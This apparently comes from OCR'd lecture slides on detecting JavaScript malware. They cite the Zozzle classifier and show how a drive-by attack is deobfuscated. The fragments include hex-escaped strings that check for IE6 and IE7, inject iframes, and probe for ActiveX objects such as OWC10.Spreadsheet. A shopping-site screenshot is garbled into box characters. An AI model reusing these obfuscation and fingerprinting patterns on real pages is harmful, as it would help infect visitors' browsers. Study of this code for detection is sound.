
- Scan heap allocated objects to identify suspicious sequences



Zozzle: Low-overhead Mostly Static JavaScript Malware Detection

[Usenix Security 2011]

- Bayesian classification of hierarchical features of the JavaScript abstract syntax tree. In the browser (*after* unpacking)



閱亮購物網

□□□□ | □□□□ | □□□□□□ | □□□ | □□□



□□ □□□□ □□□□□□ □□□□ □□□□ □□□□ □□□□ □□

□□□□ 02-87917300

TAG □□□ | □□ | X□□□□ | UPS | KODAK | □□□□□□□□□□□□□□ie |

□□□□ ▾ Search □□□□

□□□□: □□ > □□□□ > □□□□ > □□□□ NOTEBOOK BATTERY

 **購物車 / Shopping Cart**

□□□□□□□ □ □□□□□□□

□□ NT0.00□□

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\t-charlc\My Documents\deobfuscator>TestHarness.exe "http://cogy.net/jdefault.html"
```




Online

57

... an e

```

"\x6D"+" \x73\x69\x65
"+" \x20\x36"
=
"msie 6"

```

```

if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"+" \x73\x69\x65"+" \x20\x36")>0)
    document.write("<iframe src=x6.htm></iframe>");
if (navigator.userAgent.toLowerCase().indexOf(
    "\x6D"+" \x73"+" \x69"+" \x65"+" \x20"+" \x37")>0)
    document.write("<iframe src=x7.htm></iframe>");

```

```

try {
    var a; var aa=new ActiveXObject("Sh"+
} catch(a) { } finally {
    if (a!="[object Error]")
        document.write("<iframe src=svfl9
}

```

```

"\x6D"+" \x73"+" \x69"+" \
x65"+" \x20"+" \x37"
=
"msie 7"

```

```

try {
    var c; var f=new ActiveXObject("O"+" \x57\x43"+" \x31\x30\x2E\x53"+[...]);
} catch(a) { } finally {

```

```

"O"+" \x57\x43"+" \x31\x30\x2E\x5
3"+"pr"+"ea"+"ds"+"he"+"et"
=
"OWC10.Spreadsheet"

```

);